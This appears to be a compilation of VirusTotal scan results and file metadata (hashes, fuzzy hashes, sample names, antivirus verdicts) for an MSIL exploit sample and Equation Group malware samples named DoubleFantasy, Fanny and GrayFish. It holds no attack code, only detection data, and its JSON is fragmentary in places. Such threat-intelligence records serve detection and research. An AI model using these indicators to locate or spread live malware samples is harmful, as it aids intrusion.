        "version": "1.0.0.403",
        "result": null,
```

```
        "update": "20200703"
    },
    "Avira": {
        "detected": true,
        "version": "8.3.3.8",
        "result": "EXP/Silverlight.Gen2",
        "update": "20200702"
    },
    "Antiy-AVL": {
        "detected": true,
        "version": "3.0.0.1",
        "result": "Trojan/Win32.BTSGeneric",
        "update": "20200702"
    },
    "Kingssoft": {
        "detected": false,
        "version": "2013.8.14.323",
        "result": null,
        "update": "20200703"
    },
    "Microsoft": {
        "detected": true,
        "version": "1.1.17200.2",
        "result": "Exploit:MSIL/CVE-2016-0034.A",
        "update": "20200702"
    },
    "Endgame": {
        "detected": false,
        "version": "4.0.5",
        "result": null,
        "update": "20200608"
    },
    "ViRobot": {
        "detected": true,
        "version": "2014.3.20.0",
        "result": "Trojan.Win32.S.Agent.30720.AJW",
        "update": "20200702"
    },
    "ZoneAlarm": {
        "detected": true,
        "version": "1.0",
        "result": "HEUR:Exploit.MSIL.Generic",
        "update": "20200702"
    },
    "Avast-Mobile": {
        "detected": false,
        "version": "200702-00",
        "result": null,
        "update": "20200702"
    },
    "GData": {
        "detected": true,
        "version": "A:25.26100B:27.19306",
        "result": "Gen:Variant.MSIL.Exploit.1",
        "update": "20200702"
    }
}
```

```
},
"Cynet": {
    "detected": true,
    "version": "4.0.0.24",
    "result": "Malicious (score: 85)",
    "update": "20200628"
},
"AhnLab-V3": {
    "detected": true,
    "version": "3.18.0.10009",
    "result": "Trojan/Win32.Agent.R206277",
    "update": "20200702"
},
"Acronis": {
    "detected": false,
    "version": "1.1.1.76",
    "result": null,
    "update": "20200603"
},
"McAfee": {
    "detected": true,
    "version": "6.0.6.653",
    "result": "Generic Trojan.gn",
    "update": "20200702"
},
"MAX": {
    "detected": true,
    "version": "2019.9.16.1",
    "result": "malware (ai score=100)",
    "update": "20200703"
},
"VBA32": {
    "detected": true,
    "version": "4.4.1",
    "result": "Trojan.Exploit.MSIL.CVE-2016-0034",
    "update": "20200702"
},
"Cylance": {
    "detected": true,
    "version": "2.3.1.101",
    "result": "Unsafe",
    "update": "20200703"
},
"Zoner": {
    "detected": false,
    "version": "0.0.0.0",
    "result": null,
    "update": "20200703"
},
"TrendMicro-HouseCall": {
    "detected": true,
    "version": "10.0.0.1040",
    "result": "TROJ_CVE20130074.B",
    "update": "20200703"
},
```

```
"Tencent": {
    "detected": true,
    "version": "1.0.0.1",
    "result": "Msil.Exploit.Generic.Aiik",
    "update": "20200703"
},
"Yandex": {
    "detected": true,
    "version": "5.5.2.24",
    "result": "Exploit.CVE-2013-0074!",
    "update": "20200630"
},
"TACHYON": {
    "detected": false,
    "version": "2020-07-03.01",
    "result": null,
    "update": "20200703"
},
"eGambit": {
    "detected": false,
    "version": null,
    "result": null,
    "update": "20200703"
},
"Fortinet": {
    "detected": true,
    "version": "6.2.142.0",
    "result": "W32/Agent.AR0L!tr",
    "update": "20200702"
},
"AVG": {
    "detected": true,
    "version": "18.4.3895.0",
    "result": "Win32:Malware-gen",
    "update": "20200702"
},
"Panda": {
    "detected": true,
    "version": "4.6.4.2",
    "result": "Trj/GdSda.A",
    "update": "20200702"
},
"MaxSecure": {
    "detected": false,
    "version": "1.0.0.1",
    "result": null,
    "update": "20200622"
}
},
"scan_id": "e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415 - 1593739274",
"sha1": "ec0752b7fc651f31efc86e1eb2cd368e741bbab2",
"resource": "e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415",
"response_code": 1,
"scan_date": "2020-07-03 01:21:14",
```

```

    "permalink": "https://www.virustotal.com/gui/file/e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415/detection/f-e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415-1593739274",
    "verbose_msg": "Scan finished, information embedded",
    "total": 70,
    "positives": 45,
    "sha256": "e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415",
    "md5": "7b4a8be258ecb191c4c519d7c486ed8a"
}

```

EquationGroup

DoubleFantasy

```

MD5      6ce2f698864ac5acf73c4ddbee430299
SHA-1    5c6ef40da0492d52d642564a172e83c7362c0aa4
SHA-256   5a74b8f5dcc5cab04ce9d35baeda9d9fff8e6f12a9b55beea2fee27064b1b652
Vhash    15487a22544d9e3ce9fb1b951e50ebe1
SSDEEP
      1536:e31DVrn8UmpUyztUtxhuymkwzkPCIbwFao/BvUXr5FB2QmuXT/vS5lREPVJHk:eFB8Umph
2tTuyBwgGaIBC5FtmuXTvSvr
TLSH    T1C09312CE62D8B7027115585ACE59375DABBC93B47883419EEC154BEEA3658830EC3D0E
File type ZIP
Magic  Zip archive data, at least v2.0 to extract
TRID   ZIP compressed archive (80%)
TRID   PrintFox/Pagefox bitmap (640x800) (20%)
File size 91.99 KB (94197 bytes)
History
First Submission 2015-03-16 02:05:52 UTC
Last Submission 2021-08-30 11:15:46 UTC
Last Analysis 2021-10-14 00:00:31 UTC
Earliest Contents Modification 2015-02-17 07:31:08
Latest Contents Modification 2015-02-17 07:31:08
Names
EquationGroup.DoubleFantasy.zip
virustotal_3389491666176538493.tmp
virustotal_7790903555941220004.tmp
VirusShare_6ce2f698864ac5acf73c4ddbee430299
aa
fkSnMHj.tar.bz2
EquationGroup.DoubleFantasy.zip.infected
Bundle Info
Warnings
Contains one or more Windows executables.
Contents Metadata
Contained Files 1
Uncompressed Size 216.00 KB
Earliest Content Modification 2015-02-17 07:31:08
Latest Content Modification 2015-02-17 07:31:08
Contained Files By Type
PORTABLE EXECUTABLE 1
{
  "scans": {
    "Lionic": {
      "detected": false,

```

```
"version": "4.2",
"result": null,
"update": "20211013"
},
"Elastic": {
  "detected": true,
  "version": "4.0.29",
  "result": "malicious (high confidence)",
  "update": "20211005"
},
"ClamAV": {
  "detected": false,
  "version": "0.104.0.0",
  "result": null,
  "update": "20211013"
},
"CMC": {
  "detected": false,
  "version": "2.10.2019.1",
  "result": null,
  "update": "20211008"
},
"CAT-QuickHeal": {
  "detected": false,
  "version": "14.00",
  "result": null,
  "update": "20211013"
},
"ALYac": {
  "detected": false,
  "version": "1.1.3.1",
  "result": null,
  "update": "20211013"
},
"Malwarebytes": {
  "detected": false,
  "version": "4.2.2.27",
  "result": null,
  "update": "20211013"
},
"Zillya": {
  "detected": false,
  "version": "2.0.0.4473",
  "result": null,
  "update": "20211013"
},
"Sangfor": {
  "detected": false,
  "version": "2.9.0.0",
  "result": null,
  "update": "20210930"
},
"K7AntiVirus": {
  "detected": false,
  "version": "11.220.38780",
```

```
        "result": null,
        "update": "20211013"
    },
    "BitDefender": {
        "detected": false,
        "version": "7.2",
        "result": null,
        "update": "20211013"
    },
    "K7GW": {
        "detected": false,
        "version": "11.221.38785",
        "result": null,
        "update": "20211013"
    },
    "Baidu": {
        "detected": false,
        "version": "1.0.0.2",
        "result": null,
        "update": "20190318"
    },
    "Cyren": {
        "detected": false,
        "version": "6.3.0.2",
        "result": null,
        "update": "20211013"
    },
    "Symantec": {
        "detected": false,
        "version": "1.15.0.0",
        "result": null,
        "update": "20211013"
    },
    "ESET-NOD32": {
        "detected": false,
        "version": "24120",
        "result": null,
        "update": "20211013"
    },
    "TrendMicro-HouseCall": {
        "detected": false,
        "version": "10.0.0.1040",
        "result": null,
        "update": "20211013"
    },
    "Avast": {
        "detected": false,
        "version": "21.1.5827.0",
        "result": null,
        "update": "20211013"
    },
    "Cynet": {
        "detected": false,
        "version": "4.0.0.27",
        "result": null,
```

```
        "update": "20211013"
    },
    "Kaspersky": {
        "detected": false,
        "version": "21.0.1.45",
        "result": null,
        "update": "20211013"
    },
    "Alibaba": {
        "detected": true,
        "version": "0.3.0.5",
        "result": "Trojan:Win32/DoubleFantasy.3bfc2e81",
        "update": "20190527"
    },
    "NANO-Antivirus": {
        "detected": true,
        "version": "1.0.146.25370",
        "result": "Trojan.Win32.TrjGen.cyvyeg",
        "update": "20211013"
    },
    "ViRobot": {
        "detected": false,
        "version": "2014.3.20.0",
        "result": null,
        "update": "20211013"
    },
    "MicroWorld-eScan": {
        "detected": false,
        "version": "14.0.409.0",
        "result": null,
        "update": "20211013"
    },
    "Rising": {
        "detected": false,
        "version": "25.0.0.26",
        "result": null,
        "update": "20211013"
    },
    "Ad-Aware": {
        "detected": false,
        "version": "3.0.21.193",
        "result": null,
        "update": "20211013"
    },
    "Sophos": {
        "detected": false,
        "version": "1.3.0.0",
        "result": null,
        "update": "20211013"
    },
    "Comodo": {
        "detected": false,
        "version": "33985",
        "result": null,
        "update": "20211013"
```

```
},
"F-Secure": {
  "detected": false,
  "version": "12.0.86.52",
  "result": null,
  "update": "20211013"
},
"DrWeb": {
  "detected": false,
  "version": "7.0.52.8270",
  "result": null,
  "update": "20211013"
},
"VIPRE": {
  "detected": false,
  "version": "96192",
  "result": null,
  "update": "20211013"
},
"TrendMicro": {
  "detected": false,
  "version": "11.0.0.1006",
  "result": null,
  "update": "20211013"
},
"McAfee-GW-Edition": {
  "detected": false,
  "version": "v2019.1.2+3728",
  "result": null,
  "update": "20211013"
},
"FireEye": {
  "detected": false,
  "version": "32.44.1.0",
  "result": null,
  "update": "20211013"
},
"Emsisoft": {
  "detected": false,
  "version": "2021.5.0.7597",
  "result": null,
  "update": "20211013"
},
"Ikarus": {
  "detected": false,
  "version": "0.1.5.2",
  "result": null,
  "update": "20211013"
},
"GData": {
  "detected": false,
  "version": "A:25.31038B:27.24803",
  "result": null,
  "update": "20211013"
},
```

```
"Jiangmin": {
    "detected": false,
    "version": "16.0.100",
    "result": null,
    "update": "20211013"
},
"Avira": {
    "detected": false,
    "version": "8.3.3.12",
    "result": null,
    "update": "20211013"
},
"Antiy-AVL": {
    "detected": false,
    "version": "3.0.0.1",
    "result": null,
    "update": "20211013"
},
"Kingsoft": {
    "detected": false,
    "version": "2017.9.26.565",
    "result": null,
    "update": "20211014"
},
"Microsoft": {
    "detected": false,
    "version": "1.1.18600.4",
    "result": null,
    "update": "20211013"
},
"Gridinsoft": {
    "detected": false,
    "version": "1.0.57.151",
    "result": null,
    "update": "20211013"
},
"Arcabit": {
    "detected": true,
    "version": "1.0.0.886",
    "result": "Trojan.Agent.BHVP",
    "update": "20211013"
},
"SUPERAntiSpyware": {
    "detected": false,
    "version": "5.6.0.1032",
    "result": null,
    "update": "20211009"
},
"ZoneAlarm": {
    "detected": false,
    "version": "1.0",
    "result": null,
    "update": "20211013"
},
"Avast-Mobile": {
```

```
        "detected": false,
        "version": "211013-00",
        "result": null,
        "update": "20211013"
    },
    "AhnLab-V3": {
        "detected": false,
        "version": "3.21.1.10219",
        "result": null,
        "update": "20211013"
    },
    "McAfee": {
        "detected": false,
        "version": "6.0.6.653",
        "result": null,
        "update": "20211013"
    },
    "TACHYON": {
        "detected": false,
        "version": "2021-10-13.02",
        "result": null,
        "update": "20211013"
    },
    "VBA32": {
        "detected": false,
        "version": "5.0.0",
        "result": null,
        "update": "20211013"
    },
    "Zoner": {
        "detected": false,
        "version": "0.0.0.0",
        "result": null,
        "update": "20211013"
    },
    "Tencent": {
        "detected": false,
        "version": "1.0.0.1",
        "result": null,
        "update": "20211014"
    },
    "Yandex": {
        "detected": false,
        "version": "5.5.2.24",
        "result": null,
        "update": "20211013"
    },
    "MAX": {
        "detected": false,
        "version": "2019.9.16.1",
        "result": null,
        "update": "20211014"
    },
    "MaxSecure": {
        "detected": false,
```

```

    "version": "1.0.0.1",
    "result": null,
    "update": "20211012"
},
"Fortinet": {
    "detected": false,
    "version": "6.2.142.0",
    "result": null,
    "update": "20211013"
},
"BitDefenderTheta": {
    "detected": false,
    "version": "7.2.37796.0",
    "result": null,
    "update": "20211012"
},
"Panda": {
    "detected": false,
    "version": "4.6.4.2",
    "result": null,
    "update": "20211013"
}
},
"scan_id": "5a74b8f5dcc5cab04ce9d35baeda9d9fff8e6f12a9b55beea2fee27064b1b652 - 1634169631",
"sha1": "5c6ef40da0492d52d642564a172e83c7362c0aa4",
"resource": "5a74b8f5dcc5cab04ce9d35baeda9d9fff8e6f12a9b55beea2fee27064b1b652",
"response_code": 1,
"scan_date": "2021-10-14 00:00:31",
"permalink": "https://www.virustotal.com/gui/file/5a74b8f5dcc5cab04ce9d35baeda9d9fff8e6f12a9b55beea2fee27064b1b652/detection/f-5a74b8f5dcc5cab04ce9d35baeda9d9fff8e6f12a9b55beea2fee27064b1b652-1634169631",
"verbose_msg": "Scan finished, information embedded",
"total": 59,
"positives": 4,
"sha256": "5a74b8f5dcc5cab04ce9d35baeda9d9fff8e6f12a9b55beea2fee27064b1b652",
"md5": "6ce2f698864ac5acf73c4ddbee430299"
}
}

```

Fanny

Basic Properties

MD5	fec2f8b0db204081bce309eb049f5992
SHA-1	4a87f51469738d2d4cfa6d6306fb01d57e0a612d
SHA-256	225d7f1d87f10ea1411d6786eb8b44e564248b543cdf404db8bccf19dfaf9a2f
Vhash	1c5168453a5b931b1dc1601fc026251d
SSDEEP	1536:u69o5Z7MwZ57iIFBP7NMdyCij6/CCA0kd6Mm5e/Z6vRqYwdlo9jqF:/9o5ZowjiIlMLy0w6M1/QpC0GF
TLSH	T1B5A312C01EEE0B3390EB7BA0573D680743526274532EE20511CBABC79C96F691F6D693
File type	ZIP
Magic	Zip archive data, at least v2.0 to extract
TRID	ZIP compressed archive (80%)
TRID	PrintFox/Pagefox bitmap (640x800) (20%)

File size 98.60 KB (100962 bytes)

History

First Submission 2015-03-25 14:53:40 UTC

Last Submission 2021-08-30 11:19:08 UTC

Last Analysis 2021-08-31 15:07:38 UTC

Earliest Contents Modification 2015-02-17 07:31:06

Latest Contents Modification 2015-02-17 07:31:06

Names

EquationGroup.Fanny.zip

VirusShare_fec2f8b0db204081bce309eb049f5992

aa

2ZdjMV0czS.chm

EquationGroup.Fanny.zip.infected

Bundle Info

Warnings

Contains one or more Windows executables.

Contents Metadata

Contained Files 1

Uncompressed Size 180.00 KB

Earliest Content Modification 2015-02-17 07:31:06

Latest Content Modification 2015-02-17 07:31:06

Contained Files By Type

PORTABLE EXECUTABLE 1

{

 "scans": {

 "Bkav": {

 "detected": false,

 "version": "1.3.0.9899",

 "result": null,

 "update": "20210831"

 },

 "Lionic": {

 "detected": false,

 "version": "4.2",

 "result": null,

 "update": "20210831"

 },

 "Elastic": {

 "detected": true,

 "version": "4.0.27",

 "result": "malicious (high confidence)",

 "update": "20210805"

 },

 "MicroWorld-eScan": {

 "detected": false,

 "version": "14.0.409.0",

 "result": null,

 "update": "20210831"

 },

 "FireEye": {

 "detected": false,

 "version": "32.44.1.0",

 "result": null,

 "update": "20210831"

 },

```
"CAT-QuickHeal": {
    "detected": false,
    "version": "14.00",
    "result": null,
    "update": "20210830"
},
"ALYac": {
    "detected": false,
    "version": "1.1.3.1",
    "result": null,
    "update": "20210831"
},
"Malwarebytes": {
    "detected": false,
    "version": "4.2.2.27",
    "result": null,
    "update": "20210831"
},
"Zillya": {
    "detected": false,
    "version": "2.0.0.4438",
    "result": null,
    "update": "20210831"
},
"Sangfor": {
    "detected": false,
    "version": "2.9.0.0",
    "result": null,
    "update": "20210831"
},
"Trustlook": {
    "detected": false,
    "version": "1.0",
    "result": null,
    "update": "20210831"
},
"Alibaba": {
    "detected": false,
    "version": "0.3.0.5",
    "result": null,
    "update": "20190527"
},
"K7GW": {
    "detected": false,
    "version": "11.209.38112",
    "result": null,
    "update": "20210831"
},
"K7AntiVirus": {
    "detected": false,
    "version": "11.209.38112",
    "result": null,
    "update": "20210831"
},
"Arcabit": {
```

```
        "detected": false,
        "version": "1.0.0.886",
        "result": null,
        "update": "20210831"
    },
    "BitDefenderTheta": {
        "detected": false,
        "version": "7.2.37796.0",
        "result": null,
        "update": "20210826"
    },
    "Cyren": {
        "detected": false,
        "version": "6.3.0.2",
        "result": null,
        "update": "20210831"
    },
    "Symantec": {
        "detected": false,
        "version": "1.15.0.0",
        "result": null,
        "update": "20210831"
    },
    "ESET-NOD32": {
        "detected": false,
        "version": "23884",
        "result": null,
        "update": "20210831"
    },
    "Baidu": {
        "detected": false,
        "version": "1.0.0.2",
        "result": null,
        "update": "20190318"
    },
    "TrendMicro-HouseCall": {
        "detected": false,
        "version": "10.0.0.1040",
        "result": null,
        "update": "20210830"
    },
    "Avast": {
        "detected": false,
        "version": "21.1.5827.0",
        "result": null,
        "update": "20210831"
    },
    "ClamAV": {
        "detected": false,
        "version": "0.103.3.0",
        "result": null,
        "update": "20210831"
    },
    "Kaspersky": {
        "detected": false,
```

```
"version": "21.0.1.45",
"result": null,
"update": "20210831"
},
"BitDefender": {
  "detected": false,
  "version": "7.2",
  "result": null,
  "update": "20210831"
},
"NANO-Antivirus": {
  "detected": true,
  "version": "1.0.146.25368",
  "result": "Trojan.Win32.Agent.dfpjv",
  "update": "20210831"
},
"SUPERAntiSpyware": {
  "detected": false,
  "version": "5.6.0.1032",
  "result": null,
  "update": "20210828"
},
},
"Tencent": {
  "detected": false,
  "version": "1.0.0.1",
  "result": null,
  "update": "20210831"
},
},
"Ad-Aware": {
  "detected": false,
  "version": "3.0.21.179",
  "result": null,
  "update": "20210831"
},
},
"TACHYON": {
  "detected": false,
  "version": "2021-08-31.02",
  "result": null,
  "update": "20210831"
},
},
"Sophos": {
  "detected": false,
  "version": "1.3.0.0",
  "result": null,
  "update": "20210831"
},
},
"Comodo": {
  "detected": false,
  "version": "33854",
  "result": null,
  "update": "20210831"
},
},
"F-Secure": {
  "detected": false,
  "version": "12.0.86.52",
```

```
        "result": null,
        "update": "20210831"
    },
    "DrWeb": {
        "detected": false,
        "version": "7.0.49.9080",
        "result": null,
        "update": "20210831"
    },
    "VIPRE": {
        "detected": false,
        "version": "95148",
        "result": null,
        "update": "20210831"
    },
    "TrendMicro": {
        "detected": false,
        "version": "11.0.0.1006",
        "result": null,
        "update": "20210831"
    },
    "McAfee-GW-Edition": {
        "detected": false,
        "version": "v2019.1.2+3728",
        "result": null,
        "update": "20210831"
    },
    "CMC": {
        "detected": false,
        "version": "2.10.2019.1",
        "result": null,
        "update": "20210816"
    },
    "Emsisoft": {
        "detected": false,
        "version": "2021.4.0.5819",
        "result": null,
        "update": "20210831"
    },
    "Avast-Mobile": {
        "detected": false,
        "version": "210831-02",
        "result": null,
        "update": "20210831"
    },
    "Jiangmin": {
        "detected": false,
        "version": "16.0.100",
        "result": null,
        "update": "20210830"
    },
    "Avira": {
        "detected": false,
        "version": "8.3.3.12",
        "result": null,
```

```
        "update": "20210831"
    },
    "Antiy-AVL": {
        "detected": false,
        "version": "3.0.0.1",
        "result": null,
        "update": "20210831"
    },
    "Kingsoft": {
        "detected": false,
        "version": "2017.9.26.565",
        "result": null,
        "update": "20210831"
    },
    "Gridinsoft": {
        "detected": false,
        "version": "1.0.53.146",
        "result": null,
        "update": "20210831"
    },
    "Microsoft": {
        "detected": false,
        "version": "1.1.18500.10",
        "result": null,
        "update": "20210831"
    },
    "ViRobot": {
        "detected": false,
        "version": "2014.3.20.0",
        "result": null,
        "update": "20210831"
    },
    "ZoneAlarm": {
        "detected": false,
        "version": "1.0",
        "result": null,
        "update": "20210831"
    },
    "GData": {
        "detected": false,
        "version": "A:25.30697B:27.24292",
        "result": null,
        "update": "20210831"
    },
    "Cynet": {
        "detected": false,
        "version": "4.0.0.27",
        "result": null,
        "update": "20210831"
    },
    "AhnLab-V3": {
        "detected": false,
        "version": "3.20.4.10148",
        "result": null,
        "update": "20210831"
    }
}
```

```
},
"McAfee": {
    "detected": false,
    "version": "6.0.6.653",
    "result": null,
    "update": "20210831"
},
"MAX": {
    "detected": false,
    "version": "2019.9.16.1",
    "result": null,
    "update": "20210831"
},
"VBA32": {
    "detected": false,
    "version": "5.0.0",
    "result": null,
    "update": "20210831"
},
"Zoner": {
    "detected": false,
    "version": "0.0.0.0",
    "result": null,
    "update": "20210830"
},
"Rising": {
    "detected": false,
    "version": "25.0.0.26",
    "result": null,
    "update": "20210831"
},
"Yandex": {
    "detected": false,
    "version": "5.5.2.24",
    "result": null,
    "update": "20210830"
},
"Ikarus": {
    "detected": false,
    "version": "0.1.5.2",
    "result": null,
    "update": "20210831"
},
"MaxSecure": {
    "detected": false,
    "version": "1.0.0.1",
    "result": null,
    "update": "20210830"
},
"Fortinet": {
    "detected": false,
    "version": "6.2.142.0",
    "result": null,
    "update": "20210831"
},
```

```

    "Panda": {
        "detected": false,
        "version": "4.6.4.2",
        "result": null,
        "update": "20210831"
    }
},
"scan_id": "225d7f1d87f10ea1411d6786eb8b44e564248b543cdf404db8bccf19dfaf9a2f-1630422458",
"sha1": "4a87f51469738d2d4cfa6d6306fb01d57e0a612d",
"resource": "225d7f1d87f10ea1411d6786eb8b44e564248b543cdf404db8bccf19dfaf9a2f",
"response_code": 1,
"scan_date": "2021-08-31 15:07:38",
"permalink":
"https://www.virustotal.com/gui/file/225d7f1d87f10ea1411d6786eb8b44e564248b543cdf404db8bccf19dfaf9a2f-1630422458",
"verbose_msg": "Scan finished, information embedded",
"total": 61,
"positives": 2,
"sha256": "225d7f1d87f10ea1411d6786eb8b44e564248b543cdf404db8bccf19dfaf9a2f",
"md5": "fec2f8b0db204081bce309eb049f5992"
}

```

GrayFish

MD5 b3e74a076efaa5c85af764c2f88a4840
SHA-1 b0027454dba81841307294d829e10276c061299f
SHA-256 7ce4641ab9a286961f7dc95197e9541d75ecfa4282256001579c20d8e15313b
Vhash 15487a22544d9e3ce9fb1b951e50ebe1
SSDEEP 12288:C2D1hW8NP1ZfxK7zWx39L3PHvAaB9TKrM:RlxNP1lP39bfjT1
TLSH T16BA423988F6C9680172976B413CE5D6B88D4172C470F3A452EF7366B117EA33ACF391A
File type ZIP
Magic Zip archive data, at least v2.0 to extract
TRID ZIP compressed archive (80%)
TRID PrintFox/Pagefox bitmap (640x800) (20%)
File size 475.55 KB (486963 bytes)
History
First Seen In The Wild 2014-09-02 10:17:34 UTC
First Submission 2015-03-25 16:47:10 UTC
Last Submission 2021-08-30 11:30:22 UTC
Last Analysis 2021-08-31 21:35:39 UTC
Earliest Contents Modification 2015-02-17 07:31:08
Latest Contents Modification 2015-02-17 07:31:08
Names
EquationGroup.GrayFish.zip
VirusShare_b3e74a076efaa5c85af764c2f88a4840
EquationGroup.GrayFish(1).zip
aa
Symui.dll
EquationGroup.GrayFish.zip.infected
b3e74a076efaa5c85af764c2f88a4840
Bundle Info
Warnings
Contains one or more Windows executables.

Contents Metadata
Contained Files 1
Uncompressed Size 560.00 KB
Earliest Content Modification 2015-02-17 07:31:08
Latest Content Modification 2015-02-17 07:31:08
Contained Files By Type
PORTABLE EXECUTABLE 1
{
 "scans": {
 "Bkav": {
 "detected": false,
 "version": "1.3.0.9899",
 "result": null,
 "update": "20210831"
 },
 "Lionic": {
 "detected": false,
 "version": "4.2",
 "result": null,
 "update": "20210831"
 },
 "Elastic": {
 "detected": true,
 "version": "4.0.27",
 "result": "malicious (high confidence)",
 "update": "20210805"
 },
 "MicroWorld-eScan": {
 "detected": false,
 "version": "14.0.409.0",
 "result": null,
 "update": "20210831"
 },
 "FireEye": {
 "detected": false,
 "version": "32.44.1.0",
 "result": null,
 "update": "20210831"
 },
 "CAT-QuickHeal": {
 "detected": false,
 "version": "14.00",
 "result": null,
 "update": "20210830"
 },
 "McAfee": {
 "detected": false,
 "version": "6.0.6.653",
 "result": null,
 "update": "20210831"
 },
 "Malwarebytes": {
 "detected": false,
 "version": "4.2.2.27",
 "result": null,
 "update": "20210831"
 }
 }
}

```
        "update": "20210831"
    },
    "Zillya": {
        "detected": false,
        "version": "2.0.0.4438",
        "result": null,
        "update": "20210831"
    },
    "Sangfor": {
        "detected": false,
        "version": "2.9.0.0",
        "result": null,
        "update": "20210831"
    },
    "Trustlook": {
        "detected": false,
        "version": "1.0",
        "result": null,
        "update": "20210831"
    },
    "Alibaba": {
        "detected": true,
        "version": "0.3.0.5",
        "result": "TrojanDropper:Win32/Agentb.75cd1d68",
        "update": "20190527"
    },
    "K7GW": {
        "detected": false,
        "version": "11.209.38113",
        "result": null,
        "update": "20210831"
    },
    "K7AntiVirus": {
        "detected": false,
        "version": "11.209.38113",
        "result": null,
        "update": "20210831"
    },
    "Arcabit": {
        "detected": true,
        "version": "1.0.0.886",
        "result": "Trojan.Agent.BHVN",
        "update": "20210831"
    },
    "BitDefenderTheta": {
        "detected": false,
        "version": "7.2.37796.0",
        "result": null,
        "update": "20210826"
    },
    "Cyren": {
        "detected": false,
        "version": "6.3.0.2",
        "result": null,
        "update": "20210831"
```

```
},
"Symantec": {
    "detected": false,
    "version": "1.15.0.0",
    "result": null,
    "update": "20210831"
},
"ESET-NOD32": {
    "detected": false,
    "version": "23885",
    "result": null,
    "update": "20210831"
},
"Baidu": {
    "detected": false,
    "version": "1.0.0.2",
    "result": null,
    "update": "20190318"
},
"TrendMicro-HouseCall": {
    "detected": false,
    "version": "10.0.0.1040",
    "result": null,
    "update": "20210831"
},
"Avast": {
    "detected": false,
    "version": "21.1.5827.0",
    "result": null,
    "update": "20210831"
},
"ClamAV": {
    "detected": false,
    "version": "0.103.3.0",
    "result": null,
    "update": "20210831"
},
"Kaspersky": {
    "detected": false,
    "version": "21.0.1.45",
    "result": null,
    "update": "20210831"
},
"BitDefender": {
    "detected": false,
    "version": "7.2",
    "result": null,
    "update": "20210831"
},
"NANO-Antivirus": {
    "detected": true,
    "version": "1.0.146.25368",
    "result": "Trojan.Win32.EquationDrug.dnyqqb",
    "update": "20210831"
},
```

```
"SUPERAntiSpyware": {
    "detected": false,
    "version": "5.6.0.1032",
    "result": null,
    "update": "20210828"
},
"Rising": {
    "detected": false,
    "version": "25.0.0.26",
    "result": null,
    "update": "20210831"
},
"Ad-Aware": {
    "detected": false,
    "version": "3.0.21.179",
    "result": null,
    "update": "20210831"
},
"Sophos": {
    "detected": false,
    "version": "1.3.0.0",
    "result": null,
    "update": "20210831"
},
"Comodo": {
    "detected": false,
    "version": "33855",
    "result": null,
    "update": "20210831"
},
"F-Secure": {
    "detected": false,
    "version": "12.0.86.52",
    "result": null,
    "update": "20210831"
},
"DrWeb": {
    "detected": false,
    "version": "7.0.49.9080",
    "result": null,
    "update": "20210831"
},
"VIPRE": {
    "detected": false,
    "version": "95156",
    "result": null,
    "update": "20210831"
},
"TrendMicro": {
    "detected": false,
    "version": "11.0.0.1006",
    "result": null,
    "update": "20210831"
},
"McAfee-GW-Edition": {
```

```
        "detected": false,
        "version": "v2019.1.2+3728",
        "result": null,
        "update": "20210831"
    },
    "CMC": {
        "detected": false,
        "version": "2.10.2019.1",
        "result": null,
        "update": "20210816"
    },
    "Emsisoft": {
        "detected": false,
        "version": "2021.4.0.5819",
        "result": null,
        "update": "20210831"
    },
    "Ikarus": {
        "detected": false,
        "version": "0.1.5.2",
        "result": null,
        "update": "20210831"
    },
    "Avast-Mobile": {
        "detected": false,
        "version": "210831-02",
        "result": null,
        "update": "20210831"
    },
    "Jiangmin": {
        "detected": false,
        "version": "16.0.100",
        "result": null,
        "update": "20210830"
    },
    "Avira": {
        "detected": false,
        "version": "8.3.3.12",
        "result": null,
        "update": "20210831"
    },
    "Antiy-AVL": {
        "detected": false,
        "version": "3.0.0.1",
        "result": null,
        "update": "20210831"
    },
    "Kingsoft": {
        "detected": false,
        "version": "2017.9.26.565",
        "result": null,
        "update": "20210831"
    },
    "Gridinsoft": {
        "detected": false,
```

```
"version": "1.0.53.146",
"result": null,
"update": "20210831"
},
"Microsoft": {
    "detected": false,
    "version": "1.1.18500.10",
    "result": null,
    "update": "20210831"
},
"ViRobot": {
    "detected": false,
    "version": "2014.3.20.0",
    "result": null,
    "update": "20210831"
},
"ZoneAlarm": {
    "detected": false,
    "version": "1.0",
    "result": null,
    "update": "20210831"
},
"GData": {
    "detected": false,
    "version": "A:25.30698B:27.24294",
    "result": null,
    "update": "20210831"
},
"Cynet": {
    "detected": false,
    "version": "4.0.0.27",
    "result": null,
    "update": "20210831"
},
"AhnLab-V3": {
    "detected": false,
    "version": "3.20.4.10148",
    "result": null,
    "update": "20210831"
},
"VBA32": {
    "detected": false,
    "version": "5.0.0",
    "result": null,
    "update": "20210831"
},
"ALYac": {
    "detected": false,
    "version": "1.1.3.1",
    "result": null,
    "update": "20210831"
},
"MAX": {
    "detected": false,
    "version": "2019.9.16.1",
```

```
        "result": null,
        "update": "20210831"
    },
    "Zoner": {
        "detected": false,
        "version": "0.0.0.0",
        "result": null,
        "update": "20210830"
    },
    "Tencent": {
        "detected": false,
        "version": "1.0.0.1",
        "result": null,
        "update": "20210831"
    },
    "Yandex": {
        "detected": false,
        "version": "5.5.2.24",
        "result": null,
        "update": "20210830"
    },
    "TACHYON": {
        "detected": false,
        "version": "2021-08-31.02",
        "result": null,
        "update": "20210831"
    },
    "MaxSecure": {
        "detected": false,
        "version": "1.0.0.1",
        "result": null,
        "update": "20210830"
    },
    "Fortinet": {
        "detected": true,
        "version": "6.2.142.0",
        "result": "W32/EquationDrug!tr",
        "update": "20210831"
    },
    "Panda": {
        "detected": false,
        "version": "4.6.4.2",
        "result": null,
        "update": "20210831"
    }
},
"scan_id": "7ce4641ab9a286961f7dcb95197e9541d75ecfa4282256001579c20d8e15313b-1630445739",
"sha1": "b0027454dba81841307294d829e10276c061299f",
"resource": "7ce4641ab9a286961f7dcb95197e9541d75ecfa4282256001579c20d8e15313b",
"response_code": 1,
"scan_date": "2021-08-31 21:35:39",
"permalink":
https://www.virustotal.com/gui/file/7ce4641ab9a286961f7dcb95197e9541d75ecfa428225
```

```
6001579c20d8e15313b/detection/f-
7ce4641ab9a286961f7dcb95197e9541d75ecfa4282256001579c20d8e15313b-1630445739",
  "verbose_msg": "Scan finished, information embedded",
  "total": 61,
  "positives": 5,
  "sha256": "7ce4641ab9a286961f7dcb95197e9541d75ecfa4282256001579c20d8e15313b",
